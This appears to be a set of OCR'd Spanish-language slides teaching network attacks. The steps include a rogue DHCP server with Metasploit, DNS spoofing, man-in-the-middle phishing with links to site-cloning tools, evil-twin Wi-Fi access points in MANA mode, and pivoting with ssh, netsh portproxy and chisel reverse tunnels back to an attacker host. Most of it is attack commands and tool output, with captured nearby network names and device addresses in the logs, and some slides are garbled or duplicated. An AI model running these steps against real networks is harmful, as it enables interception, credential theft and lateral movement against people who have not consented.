CH 02:48:33:66:02:51

Choose protocol attack

CDP DHCP 802.1Q 802.1X DTP HSRP ISL MPLS STP VTP

Choose attack

Description DoS

- ☐ sending RAW packet ☐
- ☒ sending DISCOVER packet ☒
- ☐ creating DHCP rogue server ☐
- ☐ sending RELEASE packet ☒

Cancel

OK

Flags 8000

DHCP : STRVT ATTACK : ROGE DHCP

1. `ifconfig eth0`
2. `echo 1 > /proc/sys/net/ipv4/ip_forward`
3. `ifconfig eth0:1 192.168.1.11 netmask 255.255.255.0`
4. `route add default gw 192.168.137.1 eth0:1 (control via 'route -n')`
5. `msfconsole -q -x 'use auxiliary/server/dhcp'`
6. Adjust the config as you like (see options)
 - > `set srvhost 192.168.13.37` (IP address of the DHCP server)
 - > `set netmask 255.255.255.0` (subnet mask)
 - > `set router 192.168.13.1` (default gateway of the DHCP lease)
 - > `set dnsserver 192.168.1.47` (DNS server of the DHCP lease)

DHCP : STRVT ATTACK : ROGE DHCP

```
[*] Stopping job 1
msf6 auxiliary(server/dhcp) > show options
```

Module options (auxiliary/server/dhcp):

Name	Current Setting	Required	Description
BROADCAST		no	The broadcast address
DHCPIPEND	192.168.5.100	no	The last IP to give
DHCPIPSTART	192.168.5.5	no	The first IP to give
DNSSERVER	192.168.1.40	no	The DNS server IP
DOMAINNAME		no	The optional domain name
FILENAME		no	The optional filename
HOSTNAME		no	The optional host name
HOSTSTART		no	The optional host IP
NETMASK	255.255.255.0	yes	The netmask of the
ROUTER		no	The router IP address
SRVHOST	192.168.1.40	yes	The IP of the DHCP

Auxiliary action:

Name	Description
------	-------------

DHCP : STRVT ATTACK : ROGE DHCP

```
[*] Stopping job 1
msf6 auxiliary(server/dhcp) > show options
```

Module options (auxiliary/server/dhcp):

Name	Current Setting	Required	Description
BROADCAST		no	The broadcast address
DHCPEND	192.168.5.100	no	The last IP to give
DHCPSTART	192.168.5.5	no	The first IP to give
DNSSERVER	192.168.1.40	no	The DNS server IP
DOMAINNAME		no	The optional domain name
FILENAME		no	The optional filename
HOSTNAME		no	The optional host name
HOSTSTART		no	The optional host start
NETMASK	255.255.255.0	yes	The netmask of the
ROUTER		no	The router IP address
SRVHOST	192.168.1.40	yes	The IP of the DHCP

Auxiliary action:

Name	Description
Service	Run DHCP server

```
(base) | (kali@kali)~|
$ sudo dnscchef -i 192.168.1.40
```

```
version 0.4
iphelix@thesprawl.org
```

```
(22:50:50) [*] DNSChef started on interface: 192.168.1.40
(22:50:50) [*] Using the following nameservers: 8.8.8.8
(22:50:50) [*] No parameters were specified. Running in full proxy mode
(22:50:51) [*] 192.168.5.93: proxying the response of type 'A' for connectivitycheck.gstatic.com
(22:50:51) [*] 192.168.5.93: proxying the response of type 'A'
```

DHCP : STRVT ATTACK : ROGE DHCP

DHCP attack parameters

creating DHCP rogue server

Server ID

Start IP

End IP

Lease Time (secs)

Renew Time (secs)

Subnet Mask

Router

DNS Server

Domain

Choose protocol attack

CDP DHCP 802.1Q 802.1X DTP HSRP ISL MPLS STP VTP

Choose attack

Description	DoS
☐ sending RAW packet	☐
☒ sending DISCOVER packet	☒
☐ creating DHCP rogue server	☐
☐ sending RELEASE packet	☒

- Dirección del servidor [DNS](#)
- Nombre DNS
- [Puerta de enlace](#) de la dirección IP
- Dirección de Publicación Masiva ([broadcast address](#))
- [Máscara de subred](#)
- Tiempo máximo de espera del [ARP](#) (*Protocolo de Resolución de Direcciones según siglas en inglés*)
- [MTU](#) (*Unidad de Transferencia Máxima según siglas en inglés*) para la interfaz
- Servidores [NIS](#) (*Servicio de Información de Red según siglas en inglés*)
- Dominios NIS
- Servidores [NTP](#) (*Protocolo de Tiempo de Red según siglas en inglés*)
- Servidor [SMTP](#)
- Servidor [TFTP](#)

sudo dnscchef -i 10.10.0.105

DHCP : STRVT ATTACK : ROGE DHCP

Adaptador de Ethernet Ethernet:

```
Sufijo DNS específico para la conexión. . . :  
Descripción . . . . . : Intel(R) PRO/1000 MT Desktop Adapter  
Dirección física. . . . . : 08-00-27-0A-36-58  
DHCP habilitado . . . . . : sí  
Configuración automática habilitada . . . : sí  
Vínculo: dirección IPv6 local. . . : fe80::ba87:dff8:e5a1:9d42%14(Preferido)  
Dirección IPv4. . . . . : 192.168.1.43(Preferido)  
Máscara de subred . . . . . : 255.255.255.0  
Concesión obtenida. . . . . : lunes, 27 de noviembre de 2023 4:43:39  
La concesión expira . . . . . : lunes, 27 de noviembre de 2023 16:35:6  
Puerta de enlace predeterminada . . . . . : 192.168.1.1  
Servidor DHCP . . . . . : 192.168.1.1  
IAID DHCPv6 . . . . . : 101187623  
DUID de cliente DHCPv6. . . . . : 00-01-00-01-2C-ED-41-7E-08-00-27-0A-36  
Servidores DNS. . . . . : 80.58.61.250  
                        80.58.61.254  
NetBIOS sobre TCP/IP. . . . . : habilitado
```

C:\Users\Juan\Desktop>ip a



DHCP : STRVT ATTACK : ROGE DHCP

```
C:\Users\Juan\Desktop>ipconfig /all
```

Configuración IP de Windows

```
Nombre de host. . . . . : DESKTOP-2GLICMQ
Sufijo DNS principal . . . . . :
Tipo de nodo. . . . . : híbrido
Enrutamiento IP habilitado. . . : no
Proxy WINS habilitado . . . . . : no
Lista de búsqueda de sufijos DNS: digitechfp.es
```

Adaptador de Ethernet Ethernet:


```
Sufijo DNS específico para la conexión. . : digitechfp.es
Descripción . . . . . : Intel(R) PRO/1000 MT Desktop Adapter
Dirección física. . . . . : 08-00-27-0A-36-58
DHCP habilitado . . . . . : sí
Configuración automática habilitada . . . : sí
Vínculo: dirección IPv6 local. . . : fe80::ba87:dff8:e5a1:9d42%14(Preferido)
Dirección IPv4. . . . . : 192.168.5.6(Preferido)
Máscara de subred . . . . . : 255.255.255.0
Concesión obtenida. . . . . : lunes, 27 de noviembre de 2023 4:46:00
La concesión expira . . . . . : lunes, 27 de noviembre de 2023 4:55:59
Puerta de enlace predeterminada . . . . . : 192.168.1.40
Servidor DHCP . . . . . : 192.168.1.40
IAID DHCPv6 . . . . . : 101187623
DUID de cliente DHCPv6. . . . . : 00-01-00-01-2C-ED-41-7E-08-00-27-0A-36-58
Servidores DNS. . . . . : 192.168.1.40
NetBIOS sobre TCP/IP. . . . . : habilitado
```

```
C:\Users\Juan\Desktop>
```



EXTRA EXAMPLE :: DNS SPOOFING

```
(kaliⓈkali)-[/home/kali/Trafficante-1.2.1]  
$ sudo apt-get install build-essential python-dev libnetfilter-queue-dev  
(kaliⓈkali)-[/home/kali/Trafficante-1.2.1]  
$ pip3 install -U git+https://github.com/kti/python-netfilterqueue  
(kaliⓈkali)-[/home/kali/Trafficante-1.2.1]  
$ python3 -m pip install --upgrade setuptools
```



<https://bryanleong98.medium.com/network-pivoting-using-ssh-return-reverse-shell-from-internal-network-machine-f1c5043b2d86>

EXTRA EXAMPLE :: DNS SPOOFING

[wiki]::DNS spoofing

1. Write this to a file:

```
{ "mydomain.it.": "192.168.1.113", "otherdomain.com.": "192.168.1.113" }
```

(or just insert 'all_192.168.x.x' as the file name to spoof all domains)

2. Discover your target's ip and gateway ip: you can use [subdisc](#) for this task.

3. Run: `sudo python3 main.py [target ip] [gateway ip] dns records.json`

4. New dns requests to mydomain.it and otherdomain.com will make the target go to `192.168.1.113`, being hosted.

<https://github.com/n0nexist/Trafficante>

<https://github.com/n0nexist/Trafficante/blob/main/wiki/dns-spoofing.md>

<https://bryanleong98.medium.com/network-pivoting-using-ssh-return-reverse-shell-from-internal-network-machine-f1c5043b2d86>

EXTRA EXAMPLE :: MITM + PHISHING

 **SingleFile**  

Guarda una página completa en un único archivo HTML

Detalles

Preferencias

Permisos

Notas de la versión


SingleFile is an add-on for Firefox Desktop and Mobile that helps you to save an entire webpage including images, styling, frames, fonts etc. as a single HTML file.

Getting started

Wait until the page is fully loaded.
Click on the SingleFile button in the extension toolbar to process and save the page.
You can click again on the button to cancel the action when processing a page.

Demo: <https://www.youtube.com/watch?v=oVvTmcwxvmc>

Additional notes



<https://github.com/jigar-sable/web-ui-clones>

<https://github.com/X-SLAYER/Website-Cloner>

<https://github.com/nico-duitsmann/goldphish>

EXTRA EXAMPLE :: DNS SPOOFING

```
monitoreo - Acceso directo
proceso.exe - Acceso directo

ooblabut

Seleccionar Windows PowerShell

Windows PowerShell
Copyright (C) Microsoft Corporation. Todos los derechos reservados.

Prueba la nueva tecnología PowerShell multiplataforma https://aka.ms/powershell


PS C:\Users\Juan> arp -a

Interfaz: 192.168.1.40 --- 0xe
Dirección de Internet      Dirección física      Tipo
-----
192.168.1.1                08-00-27-58-96-6c    dinámico
192.168.1.36               70-4d-7b-87-f9-d7    dinámico
192.168.1.42               90-23-5b-f9-90-02    dinámico
192.168.1.43               08-00-27-58-96-6c    dinámico
192.168.1.47               28-11-a8-37-15-68    dinámico
192.168.1.255              ff-ff-ff-ff-ff-ff    estático
224.0.0.2                  01-00-5e-00-00-02    estático
224.0.0.22                 01-00-5e-00-00-16    estático
224.0.0.251                01-00-5e-00-00-fb    estático
224.0.0.252                01-00-5e-00-00-fc    estático
239.255.255.250            01-00-5e-7f-ff-fa    estático
255.255.255.255            ff-ff-ff-ff-ff-ff    estático

PS C:\Users\Juan>
```

TCC-1.1 v1.2.1
by [n0nexist.github.io](https://github.com/n0nexist)

- * launching man-in-the-middle attack against 192.168.1.40 as
- * press enter to stop the attack
- * enabling ip forwarding
- ! done
- * starting dns spoofing attack
- * loading 2 targets from domains.json



HACKING WIFI IS MORE THAN PASSWORDS



- **HOSTAPD-MANA**
- **HOSTAPD-WPE (KARMA OPTIONS)**
- **EAPHAMMER**
- **BERATE_AP**



<https://github.com/DanMcInerney/wifijammer>

<https://github.com/SValkanov/wifivoid>

https://github.com/sensepost/wpa_sycophant

EVIL TWINS



EAAP
HAMMER

I <3 MANA ATTACK

```
jomoza-s2g-cna :: Documents/TOOLS/berate_ap <master> » sudo berate_ap --mana wlx00c0ca991829 wlp0s20f3 MiFibra-1A20_EXT
```

```
Config dir: /tmp/create_ap.wlx00c0ca991829.conf.LgEFLBId
```

```
PID: 584005
```

```
Network Manager found, set ap0 as unmanaged device... DONE
```

```
Creating a virtual WiFi interface... ap0 created.
```

```
Sharing Internet using method: nat
```

```
hostapd command-line interface: hostapd_cli -p /tmp/create_ap.wlx00c0ca991829.conf.LgEFLBId/hostapd_ctrl
```

```
Configuration file: /tmp/create_ap.wlx00c0ca991829.conf.LgEFLBId/hostapd.conf
```

```
Using interface ap0 with hwaddr 00:c0:ca:99:18:2a and ssid "MiFibra-1A20_EXT"
```

```
ap0: interface state UNINITIALIZED->ENABLED
```

```
ap0: AP-ENABLED
```

```
MANA - Directed probe request for SSID 'MiFibra-EB5E' from 7c:d9:5c:8f:39:cd
```

```
MANA - Directed probe request for SSID 'MiFibra-EB5E' from 7c:d9:5c:8f:39:cd
```

```
MANA - Directed probe request for SSID 'MiFibra-EB5E' from 7c:d9:5c:8f:39:cd
```

```
MANA - Directed probe request for SSID 'MiFibra-EB5E' from 7c:d9:5c:8f:39:cd
```

```
MANA - Directed probe request for SSID 'MiFibra-EB5E' from 7c:d9:5c:8f:39:cd
```

```
MANA - Directed probe request for SSID 'Redmi 9' from 20:72:0d:39:2f:a2
```

```
MANA - Directed probe request for SSID 'Redmi 9' from 20:72:0d:39:2f:a2
```

```
MANA - Directed probe request for SSID 'vodafoneAAQWCN' from 3c:8d:20:43:16:61
```

```
MANA - Directed probe request for SSID 'vodafoneAAQWCN' from 3c:8d:20:43:16:61
```

```
MANA - Directed probe request for SSID 'vodafoneAAQWCN' from 3c:8d:20:43:16:61
```

```
MANA - Directed probe request for SSID 'Du-HD4K-29DD8F63' from 5a:73:f3:a3:d9:f1
```

```
ap0: STA b6:91:c2:3f:57:b4 IEEE 802.11: authenticated
```

```
ap0: STA b6:91:c2:3f:57:b4 IEEE 802.11: associated (aid 1)
```

```
ap0: AP-STA-CONNECTED b6:91:c2:3f:57:b4
```

```
ap0: STA b6:91:c2:3f:57:b4 RADIUS: starting accounting session D33573E43B38DD4F
```

```
MANA - Directed probe request for SSID 'MiFibra-FC62' from d2:ed:70:60:38:94
```

```
MANA - Directed probe request for SSID 'MOVISTAR_7200' from 86:15:d9:3f:c4:c4
```

```
MANA - Directed probe request for SSID 'MOVISTAR_7200' from 86:15:d9:3f:c4:c4
```

```
MANA - Directed probe request for SSID 'MOVISTAR_PLUS_7200' from 7c:2e:bd:27:01:dc
```

```
jomoza-s2g-cna :: Documents/TOOLS/berate_ap <master> » arp -a
_gateway (192.168.1.1) at 80:78:71:00:72:00 [ether] on wlp0s20f3
? (192.168.12.218) at b6:91:c2:3f:57:b4 [ether] on ap0
? (192.168.1.41) at 7c:2e:bd:27:01:dc [ether] on wlp0s20f3
? (192.168.1.34) at 86:15:d9:3f:c4:c4 [ether] on wlp0s20f3
jomoza-s2g-cna :: Documents/TOOLS/berate_ap <master> »
```


JUMP STYLE

Ofustacing & Pivoting Networks

PIVOTING :: netsh port forwarder

<https://deephacking.tech/que-es-el-pivoting/>

<https://ethicalhackneox.wordpress.com/2016/01/06/aprendiendo-a-hacer-pivoting-fase-de-post-explotacion/>



Pivoting es el método en el que obtenemos acceso sobre una máquina para explotar otra máquina más profunda en la red. Usando Pivoting se hace posible para un atacante [una vez que obtiene acceso inicial a un Sistema de red remoto] acceder a otras máquinas en la red que de otra manera no serían accesibles.

https://www.tutorialspoint.com/metasploit/metasploit_pivoting.htm

PIVOTING :: ssh port forwarder

<https://deephacking.tech/que-es-el-pivoting/>



```
ssh -L 1234:10.10.33.14:80 attacker@192.168.1.13 -fN
```

La explicación de este comando es muy simple: El indicador **-L** especifica que vamos a establecer un oyente dirigido al puerto a continuación. En este ejemplo usamos el puerto **1234**, es decir, que nuestro puerto local **1234** tendrá una redirección al puerto **80** de **10.10.33.14**, pero como sabemos que no tenemos alcance directo, usaremos la dirección IP **192.168.1.13** como intermediario.


El indicador **-f** pide que todo esto se ejecute en segundo plano, para poder seguir escribiendo comandos. La bandera **-N** ordena no ejecutar comandos remotos, solamente que abra la conexión.

Para ello necesitamos las credenciales de acceso a SSH de dicha máquina, o en su defecto, una llave privada, ya sea del tipo RSA, ECDSA, Ed25519 o de cualquier otro tipo.

Hay más metodos y herramientas, sin embargo, es bueno saber hacer las cosas sin herramientas primero, para ganarse el mérito. Por último, recomiendo visitar la sala de Tryhackme [Wreath](#), ya que hay más información acerca de este tema, además de pivoting con herramientas como *sshuttle*, *chisel*, *socat* y más.



PIVOTING :: netsh port forwarder



PIVOTING :: netsh port forwarder

```
C:\Windows\system32>netsh advfirewall firewall add rule name="Allow pivoting" dir=in action=allow  
protocol=TCP localport=8777
```

Aceptar

```
C:\Windows\system32>netsh interface portproxy add v4tov4 listenaddress=0.0.0.0 listenport=8777  
connectaddress=192.168.1.40 connectport=8080 protocol=tcp
```

```
C:\Windows\system32>netsh interface portproxy show v4tov4
```

Escuchar en ipv4: Conectar a ipv4:

Dirección	Puerto	Dirección	Puerto
0.0.0.0	8777	192.168.1.40	8080

PIVOTING :: netsh port forwarder

← → ↻ 🏠 192.168.1.40:8777 200% ☆ 🛡️ 🔥

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Easy Chat Server

[\[Register\]](#) [\[Search\]](#) [\[Refresh\]](#)

Rooms: 4 Online users: 0

Name:	Password:	Gender: ☐ female ☐ male ☐ Confidential	
<i>(guest does not need password)</i>			

No.	Room	Online users	Administrators
1	first chat room	0	admin
2	let's talk about love	0	admin,Lisa
3	football	0	Jackson,fire
4	vip room	0	admin,David,Lisa

Copyright© 2004 All right reserved.
[Easy Chat Server](#)

PIVOTING :: chisel

Chisel es una herramienta diseñada para facilitar el pivoteo en situaciones de hacking ético y pruebas de penetración. La función principal de Chisel es proporcionar una forma segura y eficiente de crear túneles TCP a través de conexiones reversas y directas, lo que permite redirigir tráfico de red a través de máquinas intermedias.


Usos Prácticos:

- **Pivoteo lateral:** Permite a los profesionales de seguridad moverse lateralmente a través de la red, explorando y comprometiendo sistemas adicionales.
- **Sorteo de restricciones de red:** Ayuda a sortear restricciones de firewall y acceder a servicios internos de la red comprometida.
- **Exfiltración de datos:** Facilita la transferencia segura de datos desde la red comprometida hasta la máquina atacante.

<https://github.com/jpillora/chisel#demo>

<https://github.com/shantanu561993/SharpChisel/releases/tag/v1.1>

PIVOTING :: chisel



<https://github.com/shantanu561993/SharpChisel/releases/tag/v1.1>

PIVOTING :: chisel

chisel

```
go get -v github.com/jpillora/chisel

# forward port 389 and 88 to hacker computer
user@hacker$ /opt/chisel/chisel server -p 8008 --reverse
user@victim$ .\chisel.exe client YOUR_IP:8008 R:88:127.0.0.1:88 R:389:localhost:389

# SOCKS
user@victim$ .\chisel.exe client YOUR_IP:8008 R:socks
```

SharpChisel

A C# Wrapper of Chisel : <https://github.com/shantanu561993/SharpChisel>

```
user@hacker$ ./chisel server -p 8080 --key "private" --auth "user:pass" --reverse --proxy "https://www.google.com"
=====
server : run the Server Component of chisel
-p 8080 : run server on port 8080
